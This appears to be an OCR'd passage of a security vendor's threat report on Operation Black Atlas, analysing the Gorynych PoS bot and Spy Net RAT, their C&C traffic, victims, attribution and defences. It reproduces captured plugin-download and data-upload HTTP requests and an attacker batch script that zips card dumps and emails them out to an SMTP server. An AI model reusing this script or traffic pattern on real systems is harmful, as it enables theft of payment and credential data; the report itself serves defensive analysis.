
Panel	Command and Control Server
FBP	Fall Back Panel (Backup CnC)

Time	Connection Time
MKey	Encryption key
Xor	Encryption key
UsA	User Agent
BtcA	Bitcoin Address
Asys	Anti-Sysanalyzer
ABox	Anti-VirtualBox
AVMW	Anti-VMWare
Abis	Anti-Anubis
Olly	Anti-OllyDbg
Boxie	Anti-Sandboxie
Malwr	Anti-Malwr.com
Norman	Anti-Norman
Wine	Anti-Wine
Reg	Disable Regedit
Task	Disable Taskmanager
USB	USB Spread
Inam	Install Name
Ipat	Install Path
HKML	HKCU/HKLM Startup Method
WLOG	Winlogon Startup Method
SFOL	Startup Folder Startup Method
MELT	Melt / Self Delete
Keyl	Keylogger
PoS	POS RAM Scraping

Agra	Automatic Grabbers
Stpe	Startup Persistence


C&C Communication

The initial download of the keylogger and PoS plugins would have the user-agent similar to that of the browser of the affected endpoint.




```
GET /PowerPanel/plugins/keylogger.p HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
InfoPath.2)
Host: power-uping.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 24 Nov 2015 22:19:50 GMT
Server: Apache Phusion_Passenger/4.0.10 mod_bwlimited/1.4 mod_fcgid/2.3.9
```

However, the other plugins (ftp, rdp, mail, ins, and passwords) are downloaded via the “vb wininet” user-agent.



```
GET /PowerPanel/plugins/passwords.p HTTP/1.1
User-Agent: vb wininet
Host: power-uping.com

HTTP/1.1 200 OK
Date: Tue, 24 Nov 2015 22:20:24 GMT
Server: Apache Phusion_Passenger/4.0.10 mod_bwlimited/1.4 mod_fcgid/2.3.9
Last-Modified: Sun, 19 Jul 2015 02:22:04 GMT
ETag: "4d649d8-2a600-51b31163d0b00"
Accept-Ranges: bytes
Content-Length: 173568
```


After downloading its plugins, Gorynych reports to its server via *gate.php* using HTTP POST. This time, it uses its own user-agent that can be found in its configuration file. The parameters consist of system information used to profile the bot, mainly for identification in the Gorynych control panel.



```
POST /PowerPanel/gate.php HTTP/1.1
User-Agent: 1D38CC7A94C611E1AE92FC0798D70901
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-us
Content-Length: 320
Accept: */*
Host: power-uping.com
Connection: Keep-Alive

pc=[redacted]&admin=44652A4B647E637C63787F79&os=5D63646E657D792A525A2A5A78656C6F79796365646
B66&hid=[redacted]&arc=72323C&user=[redacted]&fw=4C7F6666&ram=3F3B3B2A4748&cpu=43647E6F662A5A6F64
7E637F672A4343432A7A7865696F79796578&gpu=5C477D6B786F2A595C4D4B2A4343&hd=3B3C2433322A4D48&hst=true&ky=t
rue&id=323DHTTP/1.1 200 OK
```


The posted information is encrypted, but as pointed out in a blog post by Cylance, instead of using the encryption key itself, it XOR'ed the entire string with its key length.

This is how it looks like when decrypted:



```
pc=[redacted]        Computer Name
admin=No Antivirus
os=Windows XP Professional
hid=07[redacted]    Hard Drive Serial Number
arc=x86
user=[redacted]      User
fw=Full
ram=511 MB
cpu=Intel Pentium III processor
gpu=VMware SVGA II
hd=16.98 GB
hst=true
ky=true
id=87
```

The rest of the stolen information are also uploaded via HTTP POST with the markers "--Xu02=$" and "--Xu02=$--" at the beginning and end of data.



```
POST /PowerPanel/post.php?pl=&power12345=1 HTTP/1.1
Content-Type: multipart/form-data; boundary=Xu02=$
Content-Length: 20849
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: power-uping.com
Connection: Keep-Alive

--Xu02=$
Content-Disposition: form-data; name="upload1"; filename="KY-[redacted].html"
Content-type: file

               <html>
<head>
<title>
Report - [redacted]
</title>
</head>
<body>
<br>
<p style="text-align: center;">
<span style="font-size:30px;"><span style="font-family: times new roman,times,serif;">[KEYLOGGER]</
span></span></p>
<br>
<br>
<br>
<b>
<big>
<font color="#FF0000"> [[redacted]] - [11/6/2015 5:43:43 AM]
</font>
</b>
```

The panel allows LOG, TXT, JPG, HTML and wallet files to be uploaded via *post.php*. These logs are stored in these subdirectories:

.\logs\dump\	Credit card information
.\logs\scr\	Screenshots
.\logs\pass\	Browser passwords
.\logs\ftp\	FTP passwords
.\logs\ins\	Instant messaging passwords
.\logs\rdp\	RDP passwords
.\logs\mail\	Email passwords
.\logs\kyl\	Key logs
.\logs\wallet\	Bitcoin wallet


A few months earlier, a GitHub user named Xyl2k posted a file upload vulnerability on DiamondFox, which allowed a user to upload a PHP reverse shell to the server instead of logs. This has been fixed in later versions.

Spy Net RAT

It is clear that in this attack, Gorynych was used to steal sensitive information such as user credentials and key logs. But in order to maintain full control, the attackers need a Remote Access Tool which in this case was Spy Net.

Builder

The Spy Net builder is pretty straightforward. There are a wide variety of options that can be configured for Spy Net, including the AutoRun, installation directory, error messages, mutex name, and process injection. The user can also choose which anti-analysis or anti-debugging features will be enabled or disabled. Aside from the C&C server, the RAT can also send its logs to an FTP server if available.



DNS	Port
127.0.0.1	81

Identification: vitima
Password: abcd1234
☑ Show password

☑ Install server
Installation directory: ○ System ○ Windows ○ Root ○ Program Files ● Other c:\dir\install\
directory: install
File Name: server.exe
Inject into: ○ No injection ● Default Browser ○ Other explorer.exe
Boot:
□ HKEY_LOCAL_MACHINE\Software\.....\Run HKLM
□ HKEY_CURRENT_USER\Software\.....\Run HKCU
☑ Policies\Explorer\Run Policies
☑ Active Setup {08B0E5JF-4FCB-11CF-AAA5-00401C6XX500}
□ Persistance
□ Hide file
□ Change creation date
☑ Melt file
Mutex: ***MUTEX***

☑ Active Keylogger
keylogger settings
☑ Delete [BACKSPACE]
□ Send logs by FTP
FTP Settings
Send to: ftp.server.com
directory: logs/
FTP user: ftp_user
FTP password: *******
Send logs FTP por 21
Send each 30 Minutes

□ Display message
Message icon: ○ Question ● Error ○ Warning ○ Information ○ None
Button: ● OK ○ OK, Cancel ○ Retry, Cancel ○ Yes, No ○ Yes, No, Cancel ○ Abort, Retry, Ignore
título da mensagem
texto da mensagem

Cancel the execution of the server in the following cases
☑ Anti Sandboxie
☑ Anti Virtual PC
☑ Anti VMWare
☑ Anti VirtualBox
☑ Anti ThreatExpert
☑ Anti Anubis
☑ Anti CWSandbox
☑ Anti JoeBox
☑ Anti Norman Sandbox
☑ Anti SoftIce
☑ Anti Debugger
☑ Other

☑ Use icon
☑ Compress with UPX
□ USB Spreader
□ p2p Spreader
□ RootKIT
server.exe#crack.exe#

```
Connection
DNS 0...................................127.0.0.1:81
Identification..........................vitima
Password................................abcd1234

Installation
Inject into:............................Default Browser
Persistance.............................No
Hide file...............................No
Change creation date....................No
Melt file...............................Yes
Mutex...................................***MUTEX***
Installation directory..................c:\dir\install\
```

□ Bind files
□ Google Chrome Passwords

Malicious Behavior

The result is similar to having your computer accessed via Remote Desktop Connection, plus more. Aside from the regular backdoor routines, it is also capable of automatically grabbing passwords, keylogging, looking at the contents of your clipboard, and even spying on you using your own webcam and microphone.

We listed all its capabilities in the table below:

Remote Control	**Surveillance**	**Information Theft**	**Miscellaneous**
File Manager	Capture Audio	Keylogger	Display Message Box
Registry Editor	Capture Webcam	Clipboard	Shutdown
DOS Prompt		Get MSN Messenger Contact List	Hibernate
Device List		Search Passwords	Log-off
Active Ports List			Restart
Installed Programs			Turn Monitor Off
Windows List			Hide Start Button
Service List			Hide Desktop Icons
Processes List			Hide Taskbar
Remote Desktop			Disable Mouse
Download and Execute File			Reverse Mouse Buttons
Open Web Page			Hide System Tray Icons
Run Command			Send Chat Message
Send File and Run			Screen Capture
			HTTP Proxy
			Update Server
			Uninstall
			Rename Self


Victimology

As mentioned, a big part of Operation Black Atlas started off by scanning an IP range, knocking on the doors to see which ports are open, and attempting to brute-force their way through remote desktop protocols. By identifying the environments that fall victim to this methodology, we found that a good majority were small-to-medium businesses (SMBs) that have opened these ports intentionally. Given the nature of the business, we can assume that the opened ports were most likely for outsourced IT services or so that their in-house IT admins (if they exist) can get back in the network from remote locations.

SMBs have different challenges as they need to figure out how technology solutions can help grow their business, try to balance IT spending costs for upgrades or maintenance, or even just keep the business running. With this, it comes with no surprise that there may be some quick fixes or misconfigurations here and there that may have lesser chance of happening in a larger environment with a dedicated IT staff.

Certainly, there are regional peculiarities that we have observed. For example, there was a minor hit in Switzerland for a PwnPOS sample that they tried to plant on a terminal that was using PaniPOS Terminal. The software, PaniPOS Terminal, was created by a local Swiss company called Panipro AG. Therefore, we know that the threat actors would not go seeking for the same kind of terminal in, say, Latin America. That being said, Operation Black Atlas had a wide variety of PoS threats to choose from and, for the purpose of focusing on a specific region in this write-up, we would be mentioning some observed data but most of the material would cover what we have observed within the United States.

The two PoS threats that may have the most significant impact would be NewPOSThings and Gorynych. The distribution of NewPOSThings concentrated within the United States, some in Europe and finally a few hits in Asia.



While we were able to see infections in Asia (Australia, India, Taiwan), Europe (Germany, United Kingdom) and Latin America (Chile) for Gorynych, infections within the United States looked quite interesting as there is a high possibility of finding both Gorynych and NewPOSThings. We then looked into some of the affected establishments of Operation Black Atlas where we have spotted both indicators of Gorynych and NewPOSThings:

- A multi-state healthcare provider and two dental clinics
- A machine manufacturer
- A technology company focusing on insurance services
- A gas station that has a multi-state presence
- A beauty supply shop

Not so much can be said for finding both Gorynych and NewPOSThings in a gas station or a beauty supply shop, but finding a bot that had information-stealing capability in the industries of insurance, manufacturing, and healthcare certainly can raise alarm. For example, any individual who walks into a dental clinic or ask services from a healthcare provider would be required to present proof of identification, fill out forms that may contain sensitive information like an individual's Social Security number (SSN) or driver's license ID number, and even present proof of insurance. If paper forms were initially used by patients to fill in their information, then there would be manual data input to the back-end healthcare system. All of these data that require keystrokes can be easily monitored by Gorynych's keylogger functionality.


Finally, and though we have not seen this in action, the Bitcoin wallet information theft functionality presents something as a forward looking feature. As early as later 2013 and early 2014, there have been healthcare providers who have supported payment through bitcoins to maintain significant anonymity protections for patients. Being able to tap into that anonymous financial stream would be quite lucrative for cybercriminals.

Attribution

No strong attribution can be made at this time. However, the tools used for initial entry are seen, discussed and distributed in multiple hacking and security forums sourced within the last two years.


In combination to the tools being used, we have observed some of the files packaged specifically for some affected environments are resemble languages spoken in Central Europe, like ***aiureala**.zip* (meaning "nonsense" in some translations), as well as a file named ***oricenume**.exe* (sometimes meaning "any name"). Aside from this, some of the uncovered log files have a time stamp format popularly used in Europe (dd/mm/yyyy).

It would also be worth noting that the link to the infrastructure being used in this operation and to PwnPOS is quite strong. In our write-up of PwnPOS, the method being used for data exfiltration would be the use of email, as seen below.




```
@echo off

7z.exe a backup.7z perfb419.dat -pmanadeaur1qaz2wsx

echo uniq > perfb419.dat

snd.exe -smtp 37.59.26.94 -port 465 -t dumps.dumps@{BLOCKED}.com -
f dumps@{BLOCKED}.cc -sub

"Raport de la %computername%" -user dumps@{BLOCKED}.cc -pass
1234qwer -ssl -auth-login -attach backup.7z -M Hello

DEL backup.7z

DEL syshealth.7z

DEL syshealth.log
```

Notice that the email address of the recipient was also used as the administrative contact of a domain related to Spy Net.



One other domain used in the Spynet was registered by "Petrov Strong". The same name was used to register an account at a carding forum around September 2015.



petrov.strong
(Junior Member)
★★

Registration Date: 09-17-2015
Date of Birth: Not Specified
Local Time: 12-03-2015 at 09:35 AM
Status: Offline

petrov.strong's Forum Info	
Joined:	09-17-2015
Last Visit:	09-17-2015, 02:52 PM
Total Posts:	4 (0.05 posts per day | 0 percent of total posts) (Find All Posts)
Total Threads:	0 (0 threads per day | 0 percent of total threads) (Find All Threads)
Time Spent Online:	14 Minutes, 53 Seconds
Members Referred:	0
Reputation:	0 [Details]

petrov.strong's Contact Details	
Email:	Send petrov.strong an email.

This does not, however, point us explicitly to anyone or any group in particular but it does highlight the following facts about this threat actor/group:

- The toolset would be from security forums that discuss such tools. The group or the actors have been keeping themselves updated with the recent tools, and may have a strong background in network penetration methodologies.
- The threat actor or group has a long history with point-of-sale-related threats, having access to different RAM scraper families.
- With the use of remote access Trojans to maintain control of the compromised environment, the group may be interested in other aspects of the network.

The use of existing tools within the environment also paints a picture that the group, or the threat actors, has a big picture in mind – they are able to take the environment with the correct context, and use it for their own advantage. It also shows that enough reconnaissance has been performed so that they can use effective methodologies against the environment that they intend to compromise. However, unlike network penetration testers, they do not have restricted goals, has tricks up their sleeve to prolong their access and seek out other forms of interesting data for their own benefit.

Conclusion

Our research indicates there is a high possibility of the threat actors having direct remote-access to the compromised network at one point or another.

As early as 2012 Data Breach Investigations Report by Verizon, Remote Access services already suffered high-volume automated attacks -to quote:

> "*Remote access services (e.g., VNC, RDP) continue their rise in prevalence, accounting for 88% of all breaches leveraging hacking techniques—more than any other vector. Remote services accessible from the entire Internet, combined with default, weak, or stolen credentials continue to plague smaller retail and hospitality organizations.*"

Even though this has been said and acknowledged for the past three years, we cannot be 100% sure of the attackers' methodology. It does not, however, hurt to be extra vigilant, and make sure that we do not forget what history and past reporting have taught us in allowing remote access services. And even though we may create sufficiently strong password combinations, we should make sure that our credentials do not get compromised, as well as have good password policies in place. While a good antimalware solution may provide protection, a compromised account that threat actors can use to reintroduce themselves within the environment renders those technology investments near useless.

We have also seen threat actors persistently try to introduce PoS threats through creative means – such as command-line FTP. It is usually a given nowadays that we screen and limit items coming in through the publicly interfacing firewall, or filter out items that traverse through web/HTTP and even apply filtering. However, we seldom inspect other protocols that may be used to transfer files. A threat actor having direct remote-access to a terminal may simply launch a command-line FTP and pull down other threats, efficiently evading the web/HTTP filtering. As efficient as getting in through remote-desktop utilities is, the same entry vector like the native Microsoft Remote Desktop and Symantec PCAnywhere application would have efficient means to transfer files from one host to another. This completes not only the initial entry point but assists with lateral movement as well.

Something specific to Gorynych is the bot's ability to get bitcoin wallet information - passwords stored in either RDP sessions, browsers or FTP clients, as well as key strokes (with its use of a keylogger). These types of information stealers, as well as cracking utilities and hack tools, should be given serious attention once discovered. The existence of such malicious software within the network should be tracked, endpoints where these utilities have landed should be triaged, and a process should be in place to handle this kind of incident does occur. For example, finding a keylogger on a terminal that processes insurance claims or data entry for patient information should be immediately dealt with as this could be close to a serious data breach as the attacker can now access the patient portal and take hold of patient information data.

We know that Black Atlas' current operations are somewhat successful as they have been able to compromise some interesting victims that, for them, are low-hanging fruits and are easy prey. Furthermore, we believe that this method of operation would continue, improve and may still be utilized in the future by other threat actor groups.

Recommendations

The following items have been mentioned in the 2012 Data Breach Investigations Report by Verizon, and we will re-state them here as they still hold true:

For smaller organizations:

- Implement a firewall or ACL on remote access services.
- Change default credentials of POS systems and other internet-facing devices.
- If a third party vendor is handling the two items above, make sure they've actually done them.

For large organizations:

- Eliminate unnecessary data; keep tabs on what's left.
- Ensure essential controls are met; regularly check that they remain so.
- Monitor and mine event logs.
- Evaluate your threat landscape to prioritize your treatment strategy.

